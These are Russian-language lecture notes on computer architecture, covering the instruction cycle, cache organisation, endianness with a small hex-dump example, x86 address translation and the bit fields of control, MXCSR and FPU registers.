


Архитектура современной вычислительной системы (обзор)



- УУ выбирает команду для исполнения
 - получить эффективный адрес исполняемой инструкции
 - вычислить физический адрес инструкции
 - послать по шине запрос на считывание кода инструкции
 - сохранить код операции во внутреннем регистре
- УУ анализирует полученную инструкцию и осуществляет выборку операндов
 - для каждого операнда, размещенного в памяти:
 - получить эффективный адрес операнда
 - вычислить физический адрес операнда
 - послать по шине запрос на считывание операнда
 - поместить операнд во внутренний регистр
- УУ передает команду в АЛУ (если команда выполняется в АЛУ)
- АЛУ выполняет команду и сохраняет результат во внутреннем регистре
- УУ сохраняет результат в операнде-приёмнике
 - послать по шине запрос на запись операнда (приёмник обычно является одним из источников и его адрес уже известен)

Основные понятия:


- частота, ширина, арбитраж и протокол шины
- прерывания, исключения, остановки, программные прерывания
- устройства, управляющие шиной (master-bus)
- блокировка шины (сигнал #lock шины, инструкции с префиксом lock)
- SMP (MPP, NUMA, cc-NUMA, CUMA)

Повышение производительности процессора:



- конвейерные процессоры, RISC и CISC
- цена ветвлений, спекулятивное исполнение, предсказание переходов, условные присваивания
- параллелизм кода, VLIW и суперскалярные процессоры
- упреждающее чтение, разупорядоченные чтения и запись, барьеры памяти

Повышение производительности памяти (кэширование):

- сквозная (write-through) и отложенная (write-back) запись в кэш
- прямой, ассоциативный и множественно-ассоциативные кэши
- когерентность кэш-памяти, MESI



Кэши ассоциативные, с прямым отображением и множественно-ассоциативные




В приведенных иллюстрациях предполагается использование кэш-памяти объемом 256 байт (2^8) со строками длиной 32 байта (2^5) каждая (т.е. кэш содержит 8 (2^3) строк); общий объем ОЗУ составляет 1K (2^{10} байт, 2^5 строк).

Ассоциативный кэш — любая строка кэша может быть отображена в любую строку ОЗУ; текущее отображение задается тэгом строки. При обращении к данным необходим поиск строки с нужным тэгом в кэше; в случае промаха выполняется поиск и вытеснение самой «старой» (LRU) строки.

Кэш с прямым отображением — каждой строке ОЗУ сопоставлена только одна строка кэш-памяти, каждая строка кэша может быть сопоставлена со строкой ОЗУ из ограниченного набора (строк, отстоящих друг от друга на расстояние, равное размеру кэш-памяти). При обращении к данным номер строки кэш-памяти однозначно определяется адресом, попадание или промах определяется совпадением тэга адреса с тэгом строки кэша.

Множественно-ассоциативный кэш — каждой строке ОЗУ сопоставлена группа из нескольких возможных строк кэша (зона). Каждая зона организована как небольшой (4-8-16 строк, редко больше) ассоциативный кэш. При обращении к данным в ОЗУ номер проверяемой зоны однозначно определяется адресом; внутри зоны используют LRU или псевдо-LRU. (Часто множественно-ассоциативный кэш размером 2^N строк рассматривают не как набор 2^{N-K} зон по 2^K строк, а как 2^K банков по 2^{N-K} строк каждый; строка в банке определяется прямым отображением, выбор нужного банка — LRU).



Представление бинарных данных

При использовании разных систем счисления (наиболее распространены системы с основаниями 2, 8, 16 — степенями двойки) используется позиционная форма записи чисел. При этом самый младший разряд пишется самым последним, правым. (Видимо, унаследовано от «обратного» направления арабского письма - справа-налево).

Двоичное

00100010101101010011011111100100

Восьмиричное

00 100 010 101 101 010 011 011 111 100 100
0 4 2 5 5 2 3 3 7 4 4 = 04255233744

Шестнадцатиричное

0010 0010 1011 0101 0011 0111 1110 0100
2 2 B 5 3 7 E 4 = 0x22B537E4

```

_TEXT segment byte public 'CODE' use16
assume cs:_TEXT
org 100h
start:
    int 20h
    dd 01234567h, 89ABCDEFh
    db 'Sample String', 0
_TEXT ends
end start

.code16
.section .text
.=0x100
start:
    int $0x20
    .long 0x01234567
    .long 0x89ABCDEF
    .ascii 'Sample String'
    .byte 0
.end start
    
```

0100 = gE#n=½ëSample String.....

= g E # n = ½ ë S a m p l e
0100 cd 20 67 45 23 01 ef cd ab 89 53 61 6d 70 6c 65
S t r i n g
0110 20 53 74 72 69 6e 67 00 00 00 00 00 00 00 00

= E g n # = n ÷ ½ a S p m e l
0100 20cd 4567 0123 cdef 89ab 6153 706d 656c
S r t n i . g
0110 5320 7274 6e69 0067 0000 0000 0000 0000

E g = = n # a S ÷ ½ e l p m
0100 456720cd cdef0123 615389ab 656c706d
r t S . g n i
0110 72745320 00676e69 00000000 00000000

e l p m a S ÷ ½ = n # E g =
65 6c 70 6d 61 53 89 ab cd ef 01 23 45 67 20 cd 0100
. g n i r t S
00 00 00 00 00 00 00 00 67 6e 69 72 74 53 20 0110

Основная проблема с точки зрения человека — разные порядки нумерации слов в тексте (или последовательности чисел) и цифр в числах:

Слова или числа - слева-направо:

Первое → Второе → Третье → Четвертое ... т.е. нумерация «ячеек памяти», куда помещаются «слова» идет слева-направо: 0..1..2..3..4... и т.п.

Цифры в числе (арабская запись) - справа-налево:

... 4 ← 3 ← 2 ← 1 ← 0

последняя цифра представляет собой младший (первый) разряд в числе.

т.е. нумерация разрядов идет справа-налево: ...4..3..2..1..0

При воспроизведении, к примеру, 16ти разрядного образа памяти, байты (или слова, или двойные слова и т.п.) обычно перечисляются в привычном нам порядке слов, а вот разряды в числах — в арабском.

Например, последовательность чисел 0x04030201, 0x08070605, 0x00B0A09 будет представлена как:

04030201	08070605	000B0A09	- в виде списка двойных слов
0201 0304	0605 0807	0A09 000B	- в виде списка слов
01 02 03 04 05 06 07 08 09 0A 0B 00			- в виде списка байт
0 1 2 3 4 5 6 7 8 9 A B			

Такой порядок называется «Little-Endian» — в меньших адресах размещаются младшие («меньшие») байты.

В некоторых вычислительных архитектурах принят более «человеческий» порядок записи чисел, когда порядок перечисления байтов в словах (или двойных словах) совпадает с порядком перечисления разрядов (бит) в числе. Такой порядок называется «Big-Endian» — по меньшему адресу размещаются старшие байты. Представление при этом зависит от размера данных, для которых применяется big-endian; например, для 16ти разрядных чисел дамп выглядел бы так:

04030201	08070605	000B0A09	- в виде списка двойных слов
0201 0403	0605 0807	0A09 000B	- в виде списка слов
02 01 04 03 06 05 08 07 0A 09 00 0B			- в виде списка байт
0 1 2 3 4 5 6 7 8 9 A B			

Последний вариант используют реже, так как с точки зрения человека «перестановки» устраняются лишь для чисел ограниченной разрядности и только лишь размещаемым по выровненным адресам; умножим, к примеру, на 100₁₆ с переносом разрядов:



03020100	07060504	0B0A0908	- в виде списка двойных слов
0100 0302	0504 0706	0908 0B0A	- в виде списка слов
01 00 03 02 05 04 07 06 09 08 0B 0A			- в виде списка байт
0 1 2 3 4 5 6 7 8 9 A B			

с точки зрения разработчиков самой вычислительной системы удобнее использовать little-endian, так как в нем предполагаются совпадающие порядки перечислений и слов и разрядов (тот же пример с умножением для little-endian):

03020100	07060504	0B0A0908	- в виде списка двойных слов
0100 0302	0504 0706	0908 0B0A	- в виде списка слов
00 01 02 03 04 05 06 07 08 09 0A 0B			- в виде списка байт
0 1 2 3 4 5 6 7 8 9 A B			

Режимы работы процессоров семейства i8086+

- В универсальных ЦПУ обычно используют пул регистров общего назначения (РОН), которые могут быть использованы как в качестве адресных регистров, так и регистров данных.
- Разрядность регистров общего назначения, шины данных и шины адресов в общем случае различается.
- Если разрядность ША превышает разрядность регистров общего назначения, то необходимо комбинировать содержимое нескольких регистров (возможно, используя помимо РОН еще и специальные регистры), для получения реально используемого адреса (т.н. физического).
- Фиксированные схемы преобразования адресов; обычно реализуется с применением специализированных регистров (АСР, сегментные регистры и т.п.), задающих базовый адрес, который автоматически прибавляется (иногда с масштабированием) к адресу, указанному в программе.
- Управляемые схемы преобразования адресов; для этого используют специальные структуры данных (размещенные обычно в физической оперативной памяти, реже в специальной области процессора):
 - Сегментная (сегмент переменного, обычно большого размера; адресация в пределах сегмента непрерывна; могут перекрываться в физической памяти).
 - Страничная (страница фиксированного размера, обычно небольшого 0.5-8 К, обычно выровнены по адресам, кратным размеру страницы).
 - Сегментно-страничная (комбинированная схема, когда для каждого сегмента описывается своё страничное преобразование; улучшает управление сегментами в физической памяти).



• Логический адрес

адрес, которым оперирует программист;

• Эффективный адрес


логический адрес, вычисленный УУ с учетом режима адресации;

• Физический адрес

адрес, который процессор устанавливает на шине адресов для чтения или записи данных в ОЗУ или при обмене данными с устройствами;

• Преобразование адреса

- 1) реализовано в УУ процессора, а не АЛУ (включая многие операции адресной арифметики — индексирование, масштабирование и т.п.)
- 2) выполняется при каждом обращении к внешним данным (выборке инструкции, считывании каждого операнда и т.п.)



CR0:


- PG - включение страничного преобразования
- CD - запрет кэша
- NW - запрет сквозной записи
- AM - автоматическая проверка выравнивания
- WP - запрет записи из нулевого кольца в страницы пользовательского режима, доступные только для чтения (чувствительность режима ядра к write-protect пользовательского режима)
- NE - "численная ошибка FPU" → (0: IRQ #13 (MS-DOS); 1: исключение 0x10)
- ET - наличие встроенного сопроцессора
- TS - было обращение к FPU (FPU,MMX,SSE) после переключения задач
- EM - включение режима эмуляции FPU
- MP - управляет синхронизацией с FPU
- PE - включение защищенного режима (сегментное преобразование)

CR3:

- PCD - запрет кэширования корневой таблицы страниц
- PWT - запрет отложенной записи (write-back) в корневую таблицу страниц (разрешение сквозной записи write-through)

CR4:


- VME - обрабатывать прерывания и исключения V86 непосредственно в 8086 режиме (не используя монитор защищ. режима, см. также VIF)
- PVI - разрешить аппаратную поддержку виртуальных прерываний (см. также VIF)
- TSD - разрешить RDTSC только из нулевого кольца защиты
- DE - генерировать исключение (недопустимая инструкция) при попытке доступа к DR4 и DR5
- PSE - разрешено использование больших страниц
- PAE - разрешен режим PAE (расширение физических адресов до 36 разрядов в IA-32)
- MCE - Machine-Check Enable
- PGE - разрешено использование глобальных страниц (см. бит G записей PTE-PDE)
- PCE - разрешить RDPMC в любом кольце защиты
- OSFXSR - разрешить операционной системе поддержку инструкций FXSAVE и FXRSTOR (сохранение и восстановление регистров FPU-SSE)
- OSXMME(XCPT) - разрешить операционной системе поддержку немаскируемых исключений SIMD (SSE)
- VMXE - разрешена поддержка виртуальных машин
- SMXE - разрешена поддержка безопасных режимов
- OSXSAVE - разрешить операционной системе поддержку инструкций XSAVE, XGETBV, XRSTOR

MXCSR**MXCSR:**



- IE/IM - флаг и маска исключения недопустимой операции SSE
- DE/DM - флаг и маска исключения денормализации SSE
- ZE/ZM - флаг и маска исключения деления на ноль SSE
- OE/OM - флаг и маска исключения переполнения SSE
- UE/UM - флаг и маска исключения исчезновения порядка (underflow) SSE
- PE/PM - флаг и маска исключения потери точности SSE
- DAZ - считать денормализованные исходные числа нулями
- RC - управление округлением (00=ближайший, 01=вниз, 10=вверх, 11=вниз по модулю, «округление к нулю»)
- FZ - обнулять при исчезновении порядка и маскированном прерывании исчезновения (MXCSR.UM==1)

FPU Status Word and Control Word:


- IE/IM - флаг и маска исключения недопустимой операции SSE
- DE/DM - флаг и маска исключения денормализации SSE
- ZE/ZM - флаг и маска исключения деления на ноль SSE
- OE/OM - флаг и маска исключения переполнения SSE
- UE/UM - флаг и маска исключения исчезновения порядка (underflow) SSE
- PE/PM - флаг и маска исключения потери точности SSE
- SF - ошибка стека сопроцессора
- ES - итоговый признак ошибки
- CO..C3 - флаги сопроцессора
- Top - указатель на вершину стека сопроцессора
- Busy - флаг занятости сопроцессора
- RC - управление округлением (00=ближайший, 01=вниз, 10=вверх, 11=вниз по модулю, «округление к нулю»)
- PC - управление точностью (длина мантиссы в битах 00=24, 01=резерв, 10=53, 11=64)
- X - управление представлением бесконечности (игнорируется после 80287)

Регистры FPU/MMX/3DNow!**FPU Tag Register:**







- Tagi - состояние элемента стека сопроцессора
- 00=допустимое, 01=ноль, 10=специальное (nan,unsup, inf, denom), 11=не используется

**Регистры, специфичные для модели процессора****MSR IA32_EFER:**

- SCE - разрешены инструкции SYSCALL/SYSRET (не путать с SYSENTER/SYSEXIT)
- LME - разрешен 64x разрядный режим (long mode)
- LMA - используется 64x разрядный режим (long mode)
- EDBE - разрешен бит запрета исполнения (EDB, EXB)

